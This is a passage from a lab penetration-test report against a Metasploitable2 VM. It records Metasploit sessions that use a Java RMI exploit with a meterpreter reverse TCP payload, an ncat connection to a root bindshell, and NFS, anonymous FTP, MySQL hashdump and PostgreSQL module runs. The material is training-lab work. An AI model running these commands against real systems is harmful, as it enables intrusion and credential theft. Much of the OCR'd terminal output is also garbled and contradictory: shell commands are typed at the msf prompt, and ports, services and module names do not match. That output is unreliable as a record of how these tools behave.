IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services   Application-Specific Risk, Code Execution

## Proof of Concept

The metasploitable2 tcpwrapped port 514/tcp is exploited by Java RMIConnectionImpl Deserialization Privilege Escalation

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

Metasploitable2-Linux kali-linux-2023.3-vmware... (2)

My Computer kali-linux-2023.3-vmware Metasploitable2-Linux

File Actions Edit View Help

```
msf6 > search tcpwrapper
[*] No results from search
msf6 > search java-rmi
[*] No results from search (auxiliary)
Matching Modules
=====
Module          # used ports (conn-refused)
-----          -----
Exploit       1024-65535
Auxiliary      1024-65535
#   Name           Ref             Disclosure Date    Rank     Check  Description
-   ----           --             --              --        --      --
0   exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No    Java RMIConnectionImpl Deserialization Privilege Escalation
```

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java\_rmi\_connection\_impl

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_rmi_connection_impl) > show options
```

Module options (exploit/multi/browser/java\_rmi\_connection\_impl):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	/http	no	The URI to use for this exploit (default is random)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear

Search

ENG IN

05:32 20-11-2023

The screenshot shows a Kali Linux VM running in VMware Workstation. The desktop environment is visible with icons for File Explorer, Firefox, and other applications. A terminal window titled 'Metasploitable2-Linux' is open, displaying Metasploit framework commands. The terminal output shows the configuration of an exploit module, the selection of a payload, and the execution of the exploit. The exploit is set up to listen on port 4444 for a reverse TCP connection.

```
msf6 exploit(multi/browser/java_rmi_connection_impl) > use 0
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_rmi_connection_impl) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.64.128:4444
[*] exploit(multi/browser/java_rmi_connection_impl) > [*] Using URL: http://192.168.64.128:8080/j3qzC6Bt7Yrc7R
[*] Server started.
[*] exec: ls
[*] exploit(multi/browser/java_rmi_connection_impl) >
```

### 3.13. METASPLOITABLE2 PORT 1099/tcp java-rmi GNU Classpath grmiregistry – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION

Vulnerability observed -   Medium

#### 13. Java-rmi port is open in Metasploitable2

Application	java-rmi GNU Classpath grmiregistry on port 1099/tcp
Risk	Medium
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Medium
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services   Application-Specific Risk, Code Execution

#### Proof of Concept

The metasploitable2 java-rmi port 1099/tcp is exploited by Java RMIClassificationImpl Deserialization Privilege Escalation

```

kali@kali: ~
msf6 > search tcpwrapper
[*] No results from search
msf6 > search java-rmi
[*] Searching for modules containing 'java-rmi' ...
Matching Modules (closed TCP ports [conn-refused])
-----[SERVTYPE]-----[VERSION]
23/Telnet open 22.3.5
22/SSH v4.7.1-Debian-Security-20180401
-----[Name]-----[Disclosure Date]-----[Rank]-----[Check]-----[Description]
0/exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIClassificationImpl Deserialization Privilege Escalation
-----[Open Ports]-----[Version]-----[Status]
80/TCP open 80.0.0.1 Apache httpd/2.4.18 (Ubuntu) PHP/7.2.17
-----[Service]-----[Version]-----[Status]
25/TCP open 80.0.0.1 Apache/2.4.18 (Ubuntu) PHP/7.2.17
-----[Protocol]-----[Status]
TCP/HTTP open 80.0.0.1 Apache/2.4.18 (Ubuntu) PHP/7.2.17
-----[Interface]-----[Status]
MAC Address: 00:0C:29:EFA:00:2A (VMware)

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_rmi_connection_impl) > show options

Module options (exploit/multi/browser/java_rmi_connection_impl):

Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert /root/cert.pem no Path to a custom SSL certificate (default is randomly generated)
URIPATH /nope The URI to use for this exploit (default is random)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

The screenshot shows a Kali Linux VM running in VMware Workstation. The desktop environment includes a file manager, terminal, and various application icons. A large watermark reading "CONFIDENTIAL" is diagonally across the screen.

**Metasploit Framework Session:**

```
Name      Current Setting     Required   Description
LHOST    192.168.64.128    yes        The listen address (an interface may be specified)
LPORT    4444                 yes        The listen port

Exploit target:
Id Name          Platform           Version
0 Generic (Java Payload)  java httpd 2.2.8 ((Ubuntu) DAV/2)

View the full module info with the info, or info -d command.

msf6 exploit(multi/browser/java_rmi_connection_impl) > use 0
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_rmi_connection_impl) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.64.128:4444
msf6 exploit(multi/browser/java_rmi_connection_impl) > [*] Using URL: http://192.168.64.128:8080/j3qzC6Bt7YrC7R
[*] Server started.
ls
[*] exec: ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
msf6 exploit(multi/browser/java_rmi_connection_impl) >
```

### 3.14. METASPLOITABLE2 PORT 1524/tcp bindshell Metasploitable root shell – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed – Critical

##### 14. Bindshell port is open in Metasploitable2

Application	bindshell Metasploitable root shell on port 1524/tcp
Risk	High
Abstract	Weak authentication, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	Unauthorized access
Recommendations	Strengthen authentication, restrict access to the root shell   Application-Specific Risk, Unauthorized Access

#### Proof of Concept

The metasploitable2 bindshell port 1524/tcp is exploited by Ncat



```

root@kali:~/home/kali]
# ncat 192.168.64.129 1524
root@metasploitable:/# cd /
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#

```

### 3.15. METASPLOITABLE2 PORT 2049/tcp nfs 2-4 (RPC #100003) – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed – High

##### 15. Nfs port is open in Metasploitable2

Application	Nfs 2-4 (RPC #100003) root shell on port 2049/tcp
Risk	High
Abstract	Known vulnerabilities, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	Unauthorized access
Recommendations	Apply security patches, restrict access to NFS services   Application-Specific Risk, Unauthorized Access

#### Proof of Concept

The metasploitable2 nfs port 2049/tcp is exploited by NFS Mount Scanner



```

kali@kali: ~
msf6 > search nfs
Matching Modules (10)
=====
Module          Handler      Status           Rank    PEB   CPU  Check  Description
-----  -----
exploit/multi/http/atlassian_confluence_namespace_ognl_injection 2022-06-02  excellent Yes   Atlassian Confluence Namespace OGNL Injection
auxiliary/scanner/nfs/nfsmount 100% complete, 0 hosts up! scanned in 25.62 seconds
Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/ftp/xlink_server
msf6 > use 5
msf6 auxiliary(scanner/nfs/nfsmount) > show options
To direct input to this VM, click inside or press Ctrl+G.

```



kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | || +/- X X X X X

Library Type here to search

My Computer kali-linux-2023.3-vmware Metasploitable2-Linux

Metasploitable2-Linux kali@kali: ~

File Actions Edit View Help

```
msf6 > use 5
msf6 auxiliary(scanner/nfs/nfsmount) > show options
Module options (auxiliary/scanner/nfs/nfsmount):
Name      Current Setting  Required  Description
----      --------------  --        --
HOSTNAME    no            Hostname to match shares against
LHOST      192.168.64.128  no        IP to match shares against
PROTOCOL   udp:tcp:latency  yes       The protocol to use (Accepted: udp, tcp)
RHOSTS     porton:192.168.64.129:yes  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
NMAP_THREADS 10           yes      Number of concurrent threads (max one per host)
Network Distance: 1 hop

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/nfs/nfsmount) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 auxiliary(scanner/nfs/nfsmount) > run
[*] We specify 0% details
[*] 192.168.64.129:111 - 192.168.64.129 Mountable NFS Export: / [*]
[*] 192.168.64.129:111 - Scanned 1 of 1 hosts (100% complete). Results at https://nmap.org/submit/
[*] Auxiliary module execution completed in 25.02 seconds
msf6 auxiliary(scanner/nfs/nfsmount) > cd /
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 media opt proc run srv sys user.txt var vmlinuz.old
boot etc home initrd.img.old lib32 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
```

To direct input to this VM, click inside or press Ctrl+G.

25°C Sunny

Search Q S U D E F G H I J K L M N O P Q R S T U V W X Y Z

ENG IN 11:07 20-11-2023

### 3.16. METASPLOITABLE2 PORT 2121/tcp ftp ProFTPD 1.3.1 – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed – Medium

#### 16. Ftp port is open in Metasploitable2

Application	ftp ProFTPD 1.3.1 on port 2121/tcp
Risk	Medium
Abstract	Known vulnerabilities, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Apply security patches, strengthen FTP credentials, consider SFTP   Application-Specific Risk, Unauthorized

#### Proof of Concept

The metasploitable2 nfs port 2121/tcp is exploited by Anonymous FTP Access Detection Apple OSX/iOS/Windows



```

msf6 > search ftp
Matching Modules
=====
#      Name
0      exploit/windows/ftp/32bit_ftp_list_reply
Overflow
1      exploit/windows/ftp/threect_ftp_svc_long_mode
r_Overflow
2      exploit/windows/ftp/3cdemon_ftp_user
Overflow
3      exploit/windows/ftp/aasync_list_reply
Buffer_Overflow_(LIST)
4      exploit/windows/misc/ais_esel_server_rce
th_SQL_Injection_RCE
5      exploit/windows/ftp/ability_server_stor
nd_Stack_Buffer_Overflow
6      exploit/windows/ftp/absolute_ftp_list_bof
T_Command_Remote_Buffer_Overflow
7      exploit/windows/ftp/att_ftp_long_filename
Long_Filename_Overflow
8      auxiliary/scanner/ftp/anonymous
9      auxiliary/gather/apple_safari_ftp_url_cookie_theft
on-HTTPOnly_Cookie_Theft
10     exploit/osx/browser/safari_file_policy
Code_Execution
11     auxiliary/server/capture/ftp
12     exploit/linux/snmp/awind_snmp_exec
Injection

      Disclosure Date   Rank    Check  Description
-----|-----|-----|-----|-----|
2010-10-12 | good | No    | 32bit FTP Client Stack Buffer
2006-11-27 | great | No    | 3CT_ftpSvc_TFTP Long Mode Buffer
2005-01-04 | average | Yes   | 3Com 3CDaemon 2.0 FTP Username
2010-10-12 | good | No    | AASync v2.2.1.0 (Win32) Stack
2019-03-27 | excellent | Yes   | AIS logistics ESEL-Server Unauthenticated Stack Buffer Overflow
2004-10-22 | normal | Yes   | Ability Server 2.34 STOR Command
2011-11-09 | normal | No    | AbsoluteFTP 1.9.6 - 2.2.10 LIS
2006-11-27 | average | No    | Allied Telesyn TFTP Server 1.9
2015-04-08 | normal | No    | Anonymous FTP Access Detection
2011-10-12 | normal | No    | Apple Safari file:// Arbitrary
2019-03-27 | normal | excellent | Authentication Capture: FTP
                                                AwindInc SNMP Service Command

```

To direct input to this VM, click inside or press Ctrl+G.

```
kali@kali: ~
msf6 > use 8
msf6 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):
Name  Current Setting  Required  Description
----  --------------  -----  --
FTPSS  mozilla@example.com  no      The password for the specified username
FTPUSER  anonymous  no      The username to authenticate as
RHOSTS  192.168.64.129  yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
PORT    21  yes      The target port (TCP)
THREADS  1  yes      The number of concurrent threads (max one per host)

To print details about this host, type "print" followed by the host name.
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/anonymous) > set rhost 192.168.64.129
rhost => 192.168.64.129
[*] Auxiliary module execution completed. Report any incorrect results at https://nmap.org/submit/ .
msf6 auxiliary(scanner/ftp/anonymous) > cd /
msf6 auxiliary(scanner/ftp/anonymous) > ls
[*] exec: ls
bin  dev  hello.txt  initrd.img  lib  lib64  media  opt  proc  run  srv  sys  user.txt  var  vmlinuz.old
boot  etc  home  lib  initrd.img.old  lib32  lost+found  mnt  pass.txt  root  sbin  swapfile  tmp  usr  vmlinuz

msf6 auxiliary(scanner/ftp/anonymous) >
```

To direct input to this VM, click inside or press Ctrl+G.



### 3.17. METASPLOITABLE2 PORT 3306/tcp mysql MySQL 5.0.51a-3ubuntu5 – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed – High

##### 17. MySql port is open in Metasploitable2

Application	mysql MySQL 5.0.51a-3ubuntu5 on port 3306/tcp
Risk	Medium
Abstract	Default/weak credentials, known vulnerabilities
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Change default MySQL credentials, regularly apply security patches   Application-Specific Risk, Unauthorized

#### Proof of Concept

The metasploitable2 nfs port 3306/tcp is exploited by MYSQL Password Hashdump



```

kali@kali: ~
[metasploit] msf6 > search mysql
Matching Modules
=====
#  Name
0  exploit/windows/http/advantech_iview_networkservlet_cmd_inject
1  auxiliary/server/capture/mysql
2  exploit/windows/http/cayin_xpost_sql_rce
3  auxiliary/gather/joomla_weblinks_sql
4  exploit/unix/webapp/kimai_sqli

To direct input to this VM, click inside or press Ctrl+G.
 28°C Sunny

```

The screenshot shows a Kali Linux VM running in VMware Workstation. The terminal window displays the following Metasploit session:

```
msf6 > use 11
msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):
Name      Current Setting  Required  Description
PASSWORD          no        The password for the specified username
RHOSTS          192.168.64.129 Yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#targeting
RPORT           3306      yes       The target port (TCP)
THREADS          1         yes       The number of concurrent threads (max one per host)
USERNAME          java-rmi  no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[*] 192.168.64.129:3306 - Connection timedout
[*] 192.168.64.129:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) > cd /
msf6 auxiliary(scanner/mysql/mysql_hashdump) > ls
[*] exec: ls

bin dev hello.txt initrd.img lib lib64 media opt proc run srv sys user.txt var vmlinuz.old
boot etc home initrd.img.old lib32 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz

msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

To direct input to this VM, click inside or press Ctrl+G.

The taskbar at the bottom shows various application icons and system status indicators.

## 3.18. METASPLOITABLE2 PORT 5432/tcp postgresql PostgreSQL DB 8.3.0 - 8.3.7 – 192.168.64.129

### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

### VULNERABILITY INFORMATION

Vulnerability observed – High

#### 18. Postgresql port is open in Metasploitable2

Application	postgresql PostgreSQL DB 8.3.0 - 8.3.7 on port 5432/tcp
Risk	High
Abstract	Default/weak credentials, known vulnerabilities
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Change default PostgreSQL credentials, regularly apply security patches   Application-Specific Risk, Unauthorized Access

### Proof of Concept

The metasploitable2 postgresql port 5432/tcp is exploited by PostgreSQL Login Utility

```

kali@kali: ~
msf6 > search postgresql
Matching Modules
=====
#  Name                                     Platform          Rank    Check  Description
-- 
0  auxiliary/server/capture/postgresql      Linux            normal  No     Authentication Capture: PostgreSQL
1  post/linux/gather/enum_users_history    Linux            normal  No     Linux Gather User History
2  exploit/multi/http/manageengine_dc_pmp_sqli  Linux           2014-06-08   excellent  Yes   ManageEngine Desktop Central / Password Manager SQL Injection
3  auxiliary/admin/http/manageengine_pmp_privesc  Linux           2014-11-08   normal  Yes   ManageEngine Password Manager SQL Advanced Search Result
4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  Linux           2019-03-20   excellent  Yes   PostgreSQL COPY FROM PROGRAM Command Execution
5  exploit/multi/postgres/postgres_createlang  Linux           2016-01-01   good   Yes   PostgreSQL CREATE LANGUAGE Execution
6  auxiliary/scanner/postgres/postgres_dbname_flag_injection  Linux           2016-01-01   normal  No    PostgreSQL Database Name Command Line Flag Injection
